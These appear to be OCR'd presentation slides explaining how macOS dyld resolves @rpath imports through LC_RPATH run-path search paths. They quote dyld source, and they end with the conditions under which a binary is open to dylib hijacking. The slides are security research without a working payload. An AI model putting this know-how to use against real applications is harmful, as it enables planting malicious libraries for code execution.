
```
$ otool -l rPathApp.app/Contents/MacOS/rPathApp
Load command 12
          cmd LC_LOAD_DYLIB
      cmdsize 72
         name @rpath/rpathLib.framework/Versions/A/rpathLib
   time stamp 2 Wed Dec 31 14:00:02 1969
      current version 1.0.0
compatibility version 1.0.0
```

an application linked against an **@rpath** import

*“hey **dyld**, I depend on the **rpathLib** dylib, but when built, I didn’t know exactly where it would be installed. Please use my **embedded run-path search paths to find & load it!**”*
*-the executable*

# Run-Path Search Path(s)


LC_RPATH load commands containing the run-path search paths



```
$ otool -l rPathApp.app/Contents/MacOS/rPathApp
Load command 18
          cmd LC_RPATH
      cmdsize 64
         path /Applications/rPathApp.app/Contents/Library/One
Load command 19
          cmd LC_RPATH
      cmdsize 64
         path /Applications/rPathApp.app/Contents/Library/Two
```

embedded **LC_PATH** commands

one for each required dylib




mach-o/loader.h

```
struct rpath_command
{
    uint32_t  cmd;          /* LC_RPATH */
    uint32_t  cmdsize;      /* includes string */
    union lc_str path;      /* path to add to run path */
};
```

**struct dyld_command (LC_RPATH LC)**

# Dyld and the 'Run-Path' Search Path(s)


## how the linker/loader interacts with **LC_RPATH** load commands



ImageLoader.cpp

```
void ImageLoader::recursiveLoadLibraries(…){

  //get list of rpaths that this image adds
  std::vector<const char*> rpathsFromThisImage;
  this->getRPaths(context, rpathsFromThisImage);
```

invoking **getRPaths()** to parse all **LC_RPATH**s




ImageLoader.cpp

```
void ImageLoaderMachO::getRPaths(..., std::vector<const char*>& paths){

   //iterate over all load commands
   // ->look for LC_RPATH and save their path's
   for(uint32_t i = 0; i < cmd_count; ++i){
       switch(cmd->cmd){
           case LC_RPATH:

             //save 'run-path' search path
             paths.push_back((char*)cmd + ((struct rpath_command*)cmd)->path.offset);

       //keep scanning load commands...
       cmd = (const struct load_command*)(((char*)cmd)+cmd->cmdsize);
```

saving all "run-path search paths"

# DYLD & '@RPATH'

## dealing with LC_LOAD_DYLIBs that contain '@rpath'



dyld.cpp

```
//expand '@rpaths'
static ImageLoader* loadPhase3(...) {

//replace ‘@rpath’ with all resolved run-path search paths & try load
else if(context.implicitRPath || (strncmp(path, "@rpath/", 7) == 0) ) {

   //get part of path after '@rpath/'
   const char* trailingPath = (strncmp(path, "@rpath/", 7) == 0) ? &path[7] : path;

    //substitute @rpath with all -rpath paths up the load chain
    for(std::vector<const char*>::iterator it=rp->paths->begin(); it != rp->paths->end(); ++it){

         //build full path from current rpath
         char newPath[strlen(*it) + strlen(trailingPath)+2];
         strcpy(newPath, *it);
         strcat(newPath, "/");
         strcat(newPath, trailingPath);

         //TRY TO LOAD
         image = loadPhase4(newPath, orgPath, context, exceptions);

         //if found/loaded image, return it
         if(image != NULL)
            return image;
    }//try all run-path search paths
```

loading dylibs from various locations

# HIJACK 0X2: LC_LOAD_DYLIB + LC_RPATHs

'@rpath' imports not found in the primary search directory

EXE
find/load <blah>.dylib
1
/Applications/blah.app/Library
<blah>.dylib
2
/System/Library
<blah>.dylib

LC_LOAD_DYLIB:
 @rpath/<blah>.dylib

LC_RPATH:
 /Applications/blah.app/Library

LC_RPATH:
 /System/Library

1 /Applications/blah.app/Library/blah.dylib

2 /System/Library/blah.dylib

resolved paths

# Dylib Hijacking an OS X Binary

possible, given either of the following conditions!

vulnerable application

1 contains a **LC_LOAD_WEAK_DYLIB** load command that references a non-existent dylib

2 contains multiple **LC_RPATH** load commands (i.e. run-path search paths)

